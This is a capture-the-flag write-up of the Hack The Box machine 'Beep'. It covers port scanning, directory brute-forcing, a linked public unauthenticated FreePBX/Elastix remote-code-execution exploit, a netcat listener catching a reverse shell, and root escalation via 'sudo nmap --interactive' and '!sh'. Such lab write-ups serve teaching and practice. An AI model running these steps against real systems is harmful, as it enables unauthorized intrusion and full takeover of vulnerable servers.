Welcome back hackers!! Today we are doing another linux box named beep. I can't figure out what vulnerability is hidden behind the box name but we will see what it turns out to be. So, surprises ahead. Lets get started.

Enumeration

Starting with the nmap scan:

```
PORT      STATE SERVICE    REASON         VERSION
22/tcp    open  ssh        syn-ack ttl 63 OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAI04jN+Sn7/9f2k+5UteAWn8KKj3FRGuF4LyeDmo/xxuHgSsdCjYuWtNS8m7s

|   2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
|_ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEA4SXumrUtyO/pcRLwmvnF25NG/ozHsxSVNRmTwEf7AYubgpAo4aUuv

25/tcp    open  smtp?      syn-ack ttl 63
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN,
ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp    open  http       syn-ack ttl 63 Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.129.1.226/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
110/tcp   open  pop3?      syn-ack ttl 63
143/tcp   open  imap?      syn-ack ttl 63
443/tcp   open  ssl/http   syn-ack ttl 63 Apache httpd 2.2.3 ((CentOS))
|_http-favicon: Unknown favicon MD5: 80DCC71362B27C7D0E608B0890C05E9F
|_http-server-header: Apache/2.2.3 (CentOS)
|_ssl-date: 2021-11-01T19:38:25+00:00; +1h00m01s from scanner time.
| ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvince
-/emailAddress=root@localhost.localdomain/localityName=SomeCity/organizationalUni
```


```
| Issuer:
commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvince
-/emailAddress=root@localhost.localdomain/localityName=SomeCity/organizationalUni

| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2017-04-07T08:22:08
| Not valid after:  2018-04-07T08:22:08
| MD5:   621a 82b6 cf7e 1afa 5284 1c91 60c8 fbc8
| SHA-1: 800a c6e7 065e 1198 0187 c452 0d9b 18ef e557 a09f
| -----BEGIN CERTIFICATE-----
| MIIEDjCCA3egAwIBAgICfVUwDQYJKoZIhvcNAQEFBQAwgbsxCzAJBgNVBAYTAi0t
| MRIwEAYDVQQIEwlTb21lU3RhdGUxETAPBgNVBAcTCFNvbWVDaXR5MRkwFwYDVQQK
| ExBTb21lT3JnYW5pemF0aW9uMR8wHQYDVQQLExZTb21lT3JnYW5pemF0aW9uYWxV
| bml0MR4wHAYDVQQDExVsb2NhbGhvc3QubG9jYWxkb21haW4xKTAnBgkqhkiG9w0B
| CQEWGnJvb3RAbG9jYWxob3N0LmxvY2FsZG9tYWluMB4XDTE3MDQwNzA4MjIwOFoX
| DTE4MDQwNzA4MjIwOFowgbsxCzAJBgNVBAYTAi0tMRIwEAYDVQQIEwlTb21lU3Rh
| dGUxETAPBgNVBAcTCFNvbWVDaXR5MRkwFwYDVQQKExBTb21lT3JnYW5pemF0aW9u
| MR8wHQYDVQQLExZTb21lT3JnYW5pemF0aW9uYWxVbml0MR4wHAYDVQQDExVsb2Nh
| bGhvc3QubG9jYWxkb21haW4xKTAnBgkqhkiG9w0BCQEWGnJvb3RAbG9jYWxob3N0
| LmxvY2FsZG9tYWluMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC3e4HhLYPN
| gwJ4eKlW/UpmemPfK/a3mcafSqx/AJP34OC0Twj/cZNaqFPLOWfNjcq4mmiV++9a
| oJCkj4apDkyICI1emsrPaRdrlA/cCXcn3nupfOgcfpBV4vqNfqorEqpJCO7T4bcp
| Z6YHuxtRtP7gRJiE1ytAFP2jDvtvMqEWkwIDAQABo4IBHTCCARkwHQYDVR0OBBYE
| FL/OLJ7hJVedlL5Gk0fYvo6bZkqWMIHpBgNVHSMEgeEwgd6AFL/OLJ7hJVedlL5G
| k0fYvo6bZkqWoYHBpIG+MIG7MQswCQYDVQQGEwItLTESMBAGA1UECBMJU29tZVN0
| YXRlMREwDwYDVQQHEwhTb21lQ2l0eTEZMBcGA1UEChMQU29tZU9yZ2FuaXphdGlv

| bjEfMB0GA1UECxMWU29tZU9yZ2FuaXphdGlvbmFsVW5pdDEeMBwGA1UEAxMVbG9j
| YWxob3N0LmxvY2FsZG9tYWluMSkwJwYJKoZIhvcNAQkBFhpyb290QGxvY2FsaG9z
| dC5sb2NhbGRvbWFpboICfVUwDAYDVR0TBAUwAwEB/zANBgkqhkiG9w0BAQUFAAOB
| gQA+ah2n+bomON94KgibPEVPpmW+8N6Sq3f4qDG54urTnPD39GrYHvMwA3B2ang9
| l3zta5tXYAVj22kiNM2si4bOMQsa6FZR4AEzWCq9tZS/vTCCRaT79mWj3bUvtDkV
| 2ScJ9I/7b4/cPHDOrAKdzdKxEE2oM0cwKxSnYBJk/4aJIw==
|_-----END CERTIFICATE-----
| http-methods:
|_  Supported Methods: HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/
```

```
|_http-title: Elastix - Login page
941/tcp   open  status     syn-ack ttl 63 1 (RPC #100024)
993/tcp   open  imaps?     syn-ack ttl 63
995/tcp   open  pop3s?     syn-ack ttl 63
3306/tcp  open  mysql?     syn-ack ttl 63
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_mysql-info: ERROR: Script execution failed (use -d to debug)
4190/tcp  open  sieve?     syn-ack ttl 63
4445/tcp  open  upnotifyp? syn-ack ttl 63
4559/tcp  open  hylafax?   syn-ack ttl 63
5038/tcp  open  asterisk   syn-ack ttl 63 Asterisk Call Manager 1.1
10000/tcp open  http       syn-ack ttl 63 MiniServ 1.570 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: C08454A9D22EE8B85BF86D00B91C1BC7
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

Wow!! So many ports open. We have a big task ahead of us to enumerate this machine to gain that foothold. We will start with the web server port 443 as you can see if you go to http version, the site automatically redirects you to https version of the site.

Port 443

The certificate hands us two useful pieces of information, domain name and email address which might come handy later:




Now going to the home page, it throws at us a login page Elastix. I tried default credentials but I was unlucky. Next thing I did was I ran a directory bruteforcing tool like gobuster and found more hidden directories:


```
┌──(root💀kali)-[/home/rishabh/HTB/beep]
└─# gobuster dir -u https://$IP/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200 --no-error -o dirbust -b 400,404 -q -x php,txt -k
/images               (Status: 301) [Size: 314] [--> https://10.129.1.226/images/]
/mail                 (Status: 301) [Size: 312] [--> https://10.129.1.226/mail/]

/help                 (Status: 301) [Size: 312] [--> https://10.129.1.226/help/]
/themes               (Status: 301) [Size: 314] [--> https://10.129.1.226/themes/]
/modules              (Status: 301) [Size: 315] [--> https://10.129.1.226/modules/]
/index.php            (Status: 200) [Size: 1785]
/register.php         (Status: 200) [Size: 1785]
/admin                (Status: 301) [Size: 313] [--> https://10.129.1.226/admin/]
/static               (Status: 301) [Size: 314] [--> https://10.129.1.226/static/]
/lang                 (Status: 301) [Size: 312] [--> https://10.129.1.226/lang/]
/config.php           (Status: 200) [Size: 1785]
/robots.txt           (Status: 200) [Size: 28]
```

```
/var                  (Status: 301) [Size: 311] [--> https://10.129.1.226/var/]
/panel                (Status: 301) [Size: 313] [-->
https://10.129.1.226/panel/]
/libs                 (Status: 301) [Size: 312] [-->
https://10.129.1.226/libs/]
/recordings           (Status: 301) [Size: 318] [-->
https://10.129.1.226/recordings/]
/configs              (Status: 301) [Size: 315] [-->
https://10.129.1.226/configs/]
```

If you navigate to admin page, you will be redirected to FreePBX login page, but you will be requiring credetials to access the admin pages. Luckily, we don't need those. If you supply wrong credentials and click on cancel, you will be obviously unauthorized, but you will see version info of freePBX which is all we want for next stages.



Root Access :)

If you google exploit for this version number, there is a remote code execution vulnerability present for this version and basically this is all we want. And the exploit doesn't require authentication, a cherry on top! This github link: https://github.com/A1vinSmith/FreePBX-2.10.0---Elastix-2.2.0---Remote-Code-Execution/blob/master/exploit.py contains the exploit code which you need to run. Remember to change the rhost, lhost and lport in the script. Start the netcat listener, you will have the shell as asterisk user. Also, in the script, the method of privilege escalation is given in which you need to abuse sudo rights given to asterisk user to run nmap. Thats it.

```
┌──(root💀kali)-[/home/rishabh/HTB/beep]
└─# python exploit.py
```

```
┌──(root💀kali)-[/home/rishabh/HTB/beep]
└─# rlwrap nc -nvlp 6767
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::6767
Ncat: Listening on 0.0.0.0:6767
Ncat: Connection from 10.129.1.226.
Ncat: Connection from 10.129.1.226:39980.
id
uid=100(asterisk) gid=101(asterisk)
```

```
id
uid=100(asterisk) gid=101(asterisk)
sudo -l
Matching Defaults entries for asterisk on this host:
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR
    LS_COLORS MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC
    LC_PAPER LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
    XAUTHORITY"

User asterisk may run the following commands on this host:
    (root) NOPASSWD: /sbin/shutdown
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/bin/yum
    (root) NOPASSWD: /bin/touch
    (root) NOPASSWD: /bin/chmod
    (root) NOPASSWD: /bin/chown
    (root) NOPASSWD: /sbin/service
    (root) NOPASSWD: /sbin/init
    (root) NOPASSWD: /usr/sbin/postmap
    (root) NOPASSWD: /usr/sbin/postfix
    (root) NOPASSWD: /usr/sbin/saslpasswd2
    (root) NOPASSWD: /usr/sbin/hardware_detector
```

```
sudo nmap --interactive

Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
!sh
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
whoami
root
```

Voila!! An easy box honestly. Just we had to find the version information and we are good to go. So that's all for today!! We will be back with another writeup tomorrow.